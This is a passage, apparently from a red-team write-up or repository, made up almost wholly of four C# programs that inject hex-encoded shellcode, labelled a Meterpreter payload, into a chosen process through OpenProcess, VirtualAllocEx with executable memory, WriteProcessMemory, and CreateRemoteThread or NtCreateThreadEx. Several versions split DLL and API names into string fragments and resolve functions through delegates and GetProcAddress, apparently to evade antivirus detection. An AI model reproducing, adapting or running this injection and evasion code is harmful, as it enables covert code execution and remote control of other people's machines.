                ExecuteWriteCopy = 0x0080,
                GuardModifierflag = 0x0100,
                NoCacheModifierflag = 0x0200,
                WriteCombineModifierflag = 0x0400
            }
            [DllImport("ke"+"rne"+"l"+"32.dll")]
            public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

            [DllImport("kernel32.dll")]
            public static extern bool CloseHandle(IntPtr hObject);

            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);

            [DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
            public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);

            [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
            public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, out uint lpThreadId);
```

```
            public static string mytest()
            {
                Console.Write("bingo bingo");
                return "dsds";
            }

            public static IntPtr _Step1_(int XprocID, string Xcode)
            {
                string[] X = Xcode.Split(',');
                int Injection_to_PID = XprocID;
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
                Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.Write("[>] Injecting Meterpreter Payload to ");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.Write("Process");
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine();
                Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
                Console.WriteLine();



                byte[] Xpayload = new byte[X.Length];

                for (int i = 0; i < X.Length;)
                {
                    Xpayload[i] = Convert.ToByte(X[i], 16);
                    i++;
                }
              //  Console.WriteLine("[" + System.DateTime.Now.ToString() + "] Delay Detected.");

                IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
                return x;
            }
            public static IntPtr _Step2_(IntPtr a, int p)
            {
                IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
                return x;
            }
            public static bool _Step3_(IntPtr H , IntPtr P, byte[] pay)
            {
                UIntPtr BS = UIntPtr.Zero;
                if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
                {
                   // Console.Write("Bingo ;D");
                    return true;
                }
                else
                {
                    return false;
                }
            }
            public static IntPtr _Step4_(IntPtr H , IntPtr HA)
            {
                uint x = 0;
                IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
                /// close
                CloseHandle(cde);
                CloseHandle(HA);
                return cde;
            }
        }
        public delegate IntPtr Mydels1and2(int a , string b);
        public delegate IntPtr Mydels2and3(IntPtr a, int p);
        public delegate bool Mydels3and4(IntPtr H, IntPtr P, byte[] pay);
        public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
        static void Main(string[] args)
        {
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload_TId , Published by Damon Mohammadbagher , May 2020");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("NativePayload_TId Thread Injection into Target Process + C# Delegation");
            Console.WriteLine();
            string[] X = args[1].Split(',');
            int Injection_to_PID = (Convert.ToInt32(args[0]));
            byte[] Xpayload = new byte[X.Length];

            for (int i = 0; i < X.Length;)
            {
                Xpayload[i] = Convert.ToByte(X[i], 16);
                i++;
            }


            Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
            Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
            Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
            Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
            Console.WriteLine();
            IntPtr H = delstep1.Invoke(Convert.ToInt32(args[0]), args[1]);
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step1 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}",H.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::OpenProcess]");
            Console.WriteLine();

            IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step2 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", HA.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::VirtualAllocEx]");
            Console.WriteLine();


            if (delstep3.Invoke(H, HA, Xpayload))
            {
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write("Step3 Delegate.Invoke(");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}0000000",0.ToString());
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write(") true ;D Done.");
                Console.ForegroundColor = ConsoleColor.White;
                Console.Write(" [API::WriteProcessMemory]");
                Console.WriteLine();

                IntPtr f = delstep4.Invoke(H, HA);
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write("Step4 Delegate.Invoke(");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}", f.ToString("X8"));
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write(") Intptr Done.");
                Console.ForegroundColor = ConsoleColor.White;
                Console.Write(" [API::CreateRemoteThread]");
                Console.WriteLine();
                Console.WriteLine();

                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + Delegate ;)");
                Console.WriteLine();
            }



        }
    }
}
```

**NativePayload_TIdnt.cs**

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
```

```
namespace NativePayload_TIdnt
{
    class Program
    {

        public class DelCLSInvoke
        {
            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
                VMOperation = 0x00000008,
                VMRead = 0x00000010,
                VMWrite = 0x00000020,
                DupHandle = 0x00000040,
                SetInformation = 0x00000200,
                QueryInformation = 0x00000400,
                Synchronize = 0x00100000,
                All = 0x001F0FFF
            }

            [Flags]
            public enum AllocationType
            {
                Commit = 0x00001000,
                Reserve = 0x00002000,
                Decommit = 0x00004000,
                Release = 0x00008000,
                Reset = 0x00080000,
                TopDown = 0x00100000,
                WriteWatch = 0x00200000,
                Physical = 0x00400000,
                LargePages = 0x20000000
            }

            [Flags]
            public enum MemoryProtection
            {
                NoAccess = 0x0001,
                ReadOnly = 0x0002,
                ReadWrite = 0x0004,
                WriteCopy = 0x0008,
                Execute = 0x0010,
                ExecuteRead = 0x0020,
                ExecuteReadWrite = 0x0040,
                ExecuteWriteCopy = 0x0080,
                GuardModifierflag = 0x0100,
                NoCacheModifierflag = 0x0200,
                WriteCombineModifierflag = 0x0400
            }
            // [DllImport("ke"+"rne"+"l"+"32.dll")]
            [DllImport("kernelbase.dll")]

            public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

            [DllImport("kernelbase.dll")]
            public static extern bool CloseHandle(IntPtr hObject);

            // [DllImport("ke" + "rne" + "l" + "32.dll")]
            [DllImport("kernelbase.dll")]

            public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);

            // [DllImport("ke" + "rne" + "l" + "32.d"+"ll")]
            [DllImport("kernelbase.dll")]
            public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);

            [DllImport("ntdll.dll")]
            public static extern uint NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle,
                IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits,
                uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);



            public static IntPtr _Step1_(int XprocID, string Xcode)
            {
                string[] X = Xcode.Split(',');
                int Injection_to_PID = XprocID;
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
                Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.Write("[>] Injecting Meterpreter Payload to ");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.Write("Process");
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine();
                Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
                Console.WriteLine();


                byte[] Xpayload = new byte[X.Length];

                for (int i = 0; i < X.Length;)
                {
                    Xpayload[i] = Convert.ToByte(X[i], 16);
                    i++;
                }
                //  Console.WriteLine("[" + System.DateTime.Now.ToString() + "] Delay Detected.");

                IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
                return x;
            }
            public static IntPtr _Step2_(IntPtr a, int p)
            {
                IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
                return x;
            }
            public static bool _Step3_(IntPtr H, IntPtr P, byte[] pay)
            {
                UIntPtr BS = UIntPtr.Zero;
                if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
                {
                    return true;
                }
                else
                {
                    return false;
                }
            }
            public static IntPtr _Step4_(IntPtr H, IntPtr HA)
            {
                uint x = 0;

                IntPtr ops = IntPtr.Zero;
                uint opsNT = NtCreateThreadEx(out ops, 0x1FFFFF, IntPtr.Zero, H, HA, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
                /// close
                // CloseHandle((IntPtr)opsNT);
                CloseHandle(HA);
                return (IntPtr)opsNT;
                // return cde;
            }
        }
        public delegate IntPtr Mydels1and2(int a, string b);
        public delegate IntPtr Mydels2and3(IntPtr a, int p);
        public delegate bool Mydels3and4(IntPtr H, IntPtr P, byte[] pay);
        public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
        static void Main(string[] args)
        {
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload_TIdnt , Published by Damon Mohammadbagher , May 2020");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("NativePayload_TIdnt Thread Injection into Target Process + C# Delegation");
            Console.WriteLine();
            Console.ReadKey();
            string[] X = args[1].Split(',');
            int Injection_to_PID = (Convert.ToInt32(args[0]));

            byte[] Xpayload = new byte[X.Length];

            for (int i = 0; i < X.Length;)
            {
                Xpayload[i] = Convert.ToByte(X[i], 16);
                i++;
            }


            Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
            Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
            Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
            Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
```

```
            Console.WriteLine();
            IntPtr H = delstep1.Invoke(Convert.ToInt32(args[0]), args[1]);
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step1 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", H.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::OpenProcess]");
            Console.WriteLine();

            IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step2 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", HA.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::VirtualAllocEx]");
            Console.WriteLine();


            if (delstep3.Invoke(H, HA, Xpayload))
            {
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write("Step3 Delegate.Invoke(");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}0000000", 0.ToString());
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write(") true ;D Done.");
                Console.ForegroundColor = ConsoleColor.White;
                Console.Write(" [API::WriteProcessMemory]");
                Console.WriteLine();

                IntPtr f = delstep4.Invoke(H, HA);
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write("Step4 Delegate.Invoke(");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.Write("{0}", f.ToString("X8"));
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.Write(") Intptr Done.");
                Console.ForegroundColor = ConsoleColor.White;
                Console.Write(" [API::NtCreateThreadEx]");
                Console.WriteLine();
                Console.WriteLine();

                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + Delegations ;)");
                Console.WriteLine();
            }


        }
    }
}
```

**NativePayload_Tinjection2.cs**

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;
using System.Threading.Tasks;

namespace NativePayload_Tinjection2
{
    class Program
    {
        const int All = 0x001F0FFF;
        [Flags]
        public enum AllocationType
        {
            Commit = 0x00001000
        }

        [Flags]
        public enum MemoryProtection
        {
            ExecuteReadWrite = 0x0040
        }

        [DllImport("kernel32.dll")]
        public static extern IntPtr LoadLibrary(string DllFile);

        [DllImport("kernel32.dll")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

       // [DllImport("kernel32.dll")]
       // public static extern bool FreeLibrary(IntPtr Module);

        [DllImport("kernel32.dll")]
        public static extern bool CloseHandle(IntPtr hObject);


        [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
        public static extern IntPtr GetModuleHandle(string lpModuleName);


        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate IntPtr call_OpenProces(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate IntPtr call_VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);


        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate bool call_WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);

        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate IntPtr call_CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, out uint lpThreadId);

        static void Main(string[] args)
        {

            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload_Tinjection v2 , Published by Damon Mohammadbagher , 2020");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("NativePayload_Tinjection v2 , Injecting Meterpreter Payload bytes to Other Process");
            Console.WriteLine();

            /// step I
            string[] X = args[1].Split(',');
            int Injection_to_PID = Convert.ToInt32(args[0]);
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
            Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
            Console.ForegroundColor = ConsoleColor.Green;
            Console.Write("[>] Injecting Meterpreter Payload to ");
            Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.GetProcessById(Injection_to_PID).Id.ToString());
            Console.ForegroundColor = ConsoleColor.Green;
            Console.Write("Process");
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.WriteLine();
            Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
            Console.WriteLine();


            byte[] Xpayload = new byte[X.Length];

            for (int i = 0; i < X.Length;)
            {
                Xpayload[i] = Convert.ToByte(X[i], 16);
                i++;
            }

            IntPtr DLLFile = LoadLibrary("c:\\" + "win" + "dows\\sy" + "stem32\\k" + "ernel" + "32" + "." + "dl" + "l");
            /// step1
            IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O"+"penProcess");
            call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDelegateForFunctionPointer(FunctionCall_01,
typeof(call_OpenProces));
            IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
            System.Threading.Thread.Sleep(5000);
            /// step2
            IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual"+"Alloc"+"Ex");
            call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02,
typeof(call_VirtualAllocEx));
```

```
            IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit,
MemoryProtection.ExecuteReadWrite);
            System.Threading.Thread.Sleep(5000);
            /// step3
            UIntPtr _out = UIntPtr.Zero;
            IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W"+"rite"+"Process"+"Memory");
            call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03,
typeof(call_WriteProcessMemory));
            bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
            System.Threading.Thread.Sleep(5000);
            IntPtr Result_04 = IntPtr.Zero;
            /// step4
            uint xTid = 0;
            IntPtr FunctionCall_04 = GetProcAddress(DLLFile, "Create"+"Rem"+"ote"+"Thread");
            call_CreateRemoteThread FunctionCall_04_Del = (call_CreateRemoteThread)Marshal.GetDelegateForFunctionPointer(FunctionCall_04,
typeof(call_CreateRemoteThread));
            Result_04 = FunctionCall_04_Del(Result_01, IntPtr.Zero, 0, Result_02, IntPtr.Zero, 0, out xTid);
            System.Threading.Thread.Sleep(2000);

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result[");Console.ForegroundColor = ConsoleColor.Yellow;Console.Write("{0}",
Result_01.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> OpenProces <=
GetDelegateForFunctionPointer[");Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_01.ToString("X8"));Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}",
Result_02.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> VirtualAllocEx <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_02.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}",
Result_03.ToString());
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("]     <=> WriteProcessMemory <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_03.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}",
Result_04.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> CreateRemoteThread <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_04.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");
            Console.ForegroundColor = ConsoleColor.Gray;

            Console.WriteLine();
            /// close
            CloseHandle(Result_04);
            CloseHandle(Result_01);
            // FreeLibrary(DLLFile);
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Bingo Meterpreter Session by Remote Thread Injection Method  ;)");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;

        }

    }
}
```

**NativePayload_Tinjection2nt.cs**

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;
using System.Threading.Tasks;

namespace NativePayload_Tinjection2nt
{
    class Program
    {
        const int All = 0x001F0FFF;
        [Flags]
        public enum AllocationType
        {
            Commit = 0x00001000
        }

        [Flags]
        public enum MemoryProtection
        {
            ExecuteReadWrite = 0x0040
        }

        [DllImport("kernelbase.dll")]
        public static extern IntPtr LoadLibrary(string DllFile);

        [DllImport("kernelbase.dll")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

        [DllImport("kernel32.dll")]
        public static extern bool FreeLibrary(IntPtr Module);

        [DllImport("kernelbase.dll")]
        public static extern bool CloseHandle(IntPtr hObject);
        [DllImport("kernelbase.dll", CharSet = CharSet.Auto)]
        public static extern IntPtr GetModuleHandle(string lpModuleName);

        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate IntPtr call_OpenProces(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate IntPtr call_VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
flProtect);

        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate bool call_WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
lpNumberOfBytesWritten);

        //[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        //private delegate IntPtr call_CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, out uint lpThreadId);

        [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
        private delegate uint call_NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle,
    IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits,
    uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);

        static void Main(string[] args)
        {

            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload_Tinjection2nt , Published by Damon Mohammadbagher , 2020");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("NativePayload_Tinjection2nt , Injecting Meterpreter Payload bytes to Other Process");
            Console.WriteLine();
            Console.ReadKey();
            /// step I
            string[] X = args[1].Split(',');
            int Injection_to_PID = Convert.ToInt32(args[0]);
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
            Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
            Console.ForegroundColor = ConsoleColor.Green;
            Console.Write("[>] Injecting Meterpreter Payload to ");
            Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.GetProcessById(Injection_to_PID).Id.ToString());
            Console.ForegroundColor = ConsoleColor.Green;
            Console.Write("Process");
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.WriteLine();
            Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
            Console.WriteLine();


            byte[] Xpayload = new byte[X.Length];

            for (int i = 0; i < X.Length;)
            {
                Xpayload[i] = Convert.ToByte(X[i], 16);
                i++;
            }
            IntPtr DLLFile = LoadLibrary("c:\\" + "win" + "dows\\sy" + "stem32\\k" + "ernel" + "base" + "." + "dl" + "l");
            IntPtr DLLFileNt = LoadLibrary(@"c:\windows\system32\" + "ntdll" + ".dll");


            /// step1
            IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O" + "penProcess");
            call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDelegateForFunctionPointer(FunctionCall_01,
typeof(call_OpenProces));
            IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
            System.Threading.Thread.Sleep(5000);
            /// step2
            IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual" + "Alloc" + "Ex");
            call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02,
typeof(call_VirtualAllocEx));
            IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit,
MemoryProtection.ExecuteReadWrite);
            System.Threading.Thread.Sleep(5000);
            /// step3
            UIntPtr _out = UIntPtr.Zero;
            IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W" + "rite" + "Process" + "Memory");
            call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03,
typeof(call_WriteProcessMemory));
            bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
            System.Threading.Thread.Sleep(5000);
            /// step4
            /// NTDLL.DLL API
            uint Result_04_1 = 0;
            IntPtr ops = IntPtr.Zero;
            IntPtr FunctionCall_04 = GetProcAddress(DLLFileNt, "Nt"+"Create"+"ThreadEx");
            call_NtCreateThreadEx FunctionCall_04_Del = (call_NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_04,
typeof(call_NtCreateThreadEx));
            Result_04_1 = FunctionCall_04_Del(out ops, 0x1FFFFF, IntPtr.Zero, Result_01, Result_02, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
            System.Threading.Thread.Sleep(2000);
            /// NTDLL.DLL API

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernelbase.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}",
Result_01.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> OpenProces <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_01.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernelbase.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}",
Result_02.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> VirtualAllocEx <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_02.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] kernelbase.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}",
Result_03.ToString());
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("]     <=> WriteProcessMemory <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_03.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("[!] clr/ntdll.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("{0}", ops.ToString());
            Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> NtCreateThreadEx <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
            Console.Write("{0}", FunctionCall_04.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");
            Console.ForegroundColor = ConsoleColor.Gray;

            Console.WriteLine();
            /// close
            // CloseHandle(Result_04);
            CloseHandle(Result_01);
            FreeLibrary(DLLFile);
            FreeLibrary(DLLFileNt);

            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Bingo Meterpreter Session by Remote Thread Injection Method  ;)");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;

        }

    }
}
```